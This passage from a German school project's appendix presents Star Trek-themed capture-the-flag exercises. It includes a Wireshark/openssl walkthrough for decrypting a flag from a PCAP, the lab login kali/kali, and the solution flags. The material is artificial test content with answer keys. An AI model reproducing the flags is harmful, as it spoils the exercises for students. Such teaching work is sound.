



Abbildung 146 Paket-Nummer 560

Die richtige Antwort für die 9.te Frage ist
Flag{Live_long_and_prosper}

# Anhang „Network Analysis II“



# Netzwerk Analysis II

Eine Arbeit der SchülerInnen der HTL-Rennweg


Inspiriert durch die Serie Startrek und orientiert an der Verbesserung zur Aneignung der Cyber-security für SchulerInnen der HTL-Rennweg.

## Ausgangssituation

Als FBI-Agent wurde dir die Aufgabe übertragen, die Netzwerkkommunikation zwischen den beiden IT-Nerds zu analysieren und die verschlüsselte Nachricht zu entschlüsseln.

## Aufgabenstellung

Finde den verschlüsselten Flag, entschlüssele dieses und gib sie auf der Webseite an.




PCAP-Datei ist von der Topologie

1. Hinweis

Die PCAP-Datei befindet sich im Downloads-Ordner auf der Kali-Maschine mit dem Namen „Netzwerk Analysis II“.

2. Hinweis

Benutzername: kali Passwort: kali


3. Hinweis

Du kannst die PCAP-Datei auch von der Webseite herunterladen.

4. Hinweis

Eine Salted-Zeichenkette kann man nicht direkt entschlüsseln.

# Anhang „Network Analysis II Step-by-Step Guide”



# Netzwerk Analysis II

Eine Arbeit der SchülerInnen der HTL-Rennweg


Inspiriert durch die Serie Startrek und orientiert an der Verbesserung der Aneignung der Cyber-security für SchulerInnen der HTL-Rennweg.

## Ausgangssituation

Als FBI-Agent wurde dir die Aufgabe übertragen, die Netzwerk-kommunikation zwischen den beiden IT-Nerds zu analysieren und die verschlüsselte Nachricht zu entschlüsseln.

## Aufgabenstellung

Finde den verschlüsselten Flag, entschlüssele dieses und gib sie auf der Webseite an.



**Lösung:**

Melden Sie sich auf der Kali-Maschine 'Network Analysis II ' mit den Anmeldedaten [Benutzername: kali | Passwort: kali] an. Anschließend öffnen Sie die PCAP-Datei „network_analysis_second.pcapng“, welches im Ordner /home/kali/Downloads/ liegt, mithilfe von Wireshark.

Um das Flag zu finden, sollte man die Kommunikation zwischen den IP-Adressen 192.168.1.1 und 192.168.1.2 analysieren. Die Analyse kann mithilfe des folgenden Filters vereinfacht werden.

```
ip.src == 192.168.1.1 or ip.dst ==
192.168.1.1 or ip.src == 192.168.1.2 or
ip.dst == 192.168.1.2) and tcp
```

Wenn man die Pakete genauer analysiert, lässt sich erkennen, dass der Rechner mit der IP-Adresse 192.168.1.1 den Rechner mit der IP-Adresse 192.168.1.2 nachfragt: „wie verschlüsselt man nochmal Dateien“





Abbildung 152 Paket-No. 126

Daraufhin antwortet der Rechner mit der IP-Adresse 192.168.1.2, gibt den Befehl [22]und den Schlüssel an und teilt mit, dass der Rechner mit der IP-Adresse 192.168.1.1 die Datei über den Port 9090 senden soll.





Abbildung 153 Paket-No. 215

Mit dem folgenden Filter kann man den Traffic filtern und überprüfen, was der Rechner mit der IP-Adresse 192.168.1.1 verschlüsselt an den Rechner mit der IP-Adresse 192.168.1.2 über den Port 9090 gesendet hat. Dabei kann man eine salted Zeichenkette identifizieren.

```
tcp.port == 9090
```

[22] Der Befehl verwendet openssl um eine Nachricht mit AES und einer Schlüssellänge von 256Bit zu verschlüsseln.





Abbildung 154 Paket-No. 424

Man muss unten im Reiter „Show data as“ auf Raw ändern.





Abbildung 5 rohe Zeichenkette

Man muss die rohe Zeichenkette kopieren und in eine Datei abspeichern, um es danach zu entschlüsseln. Den Key und Algorithmus wissen wir von der vorherigen Kommunikation. Man kann die rohe Zeichenkette mit den folgenden Befehlen entschlüsseln.


```
echo -n
"53616c7465645f5fa6d1ba634d2a4f4a78223d1d4974
67d18a7d146b4424b0a1c78c3ee23ccd4bb83e6df9f6d
b696a09" | xxd -r -p > encrypted.bin
```

```
openssl enc -aes-256-cbc -d -in encrypted.bin
-out decrypted.txt -k cisco
```


Abbildung 6 entschlüsselter Flag

Das Flag ist: Flag{Kobayashi_Maru3838541}

# Anhang „Log Analysis“



# Log Analysis

Eine Arbeit der SchülerInnen der HTL-Rennweg

Inspiriert durch die Serie Startrek und orientiert an der Verbesserung zur Aneignung der Cyber-security für SchulerInnen der HTL-Rennweg.

## Ausgangssituation

Du bist ein IT-Security-Spezialist und erhältst eine Linux-Maschine, die von einem Angreifer attackiert wurde. Beantworte die folgenden Fragen!

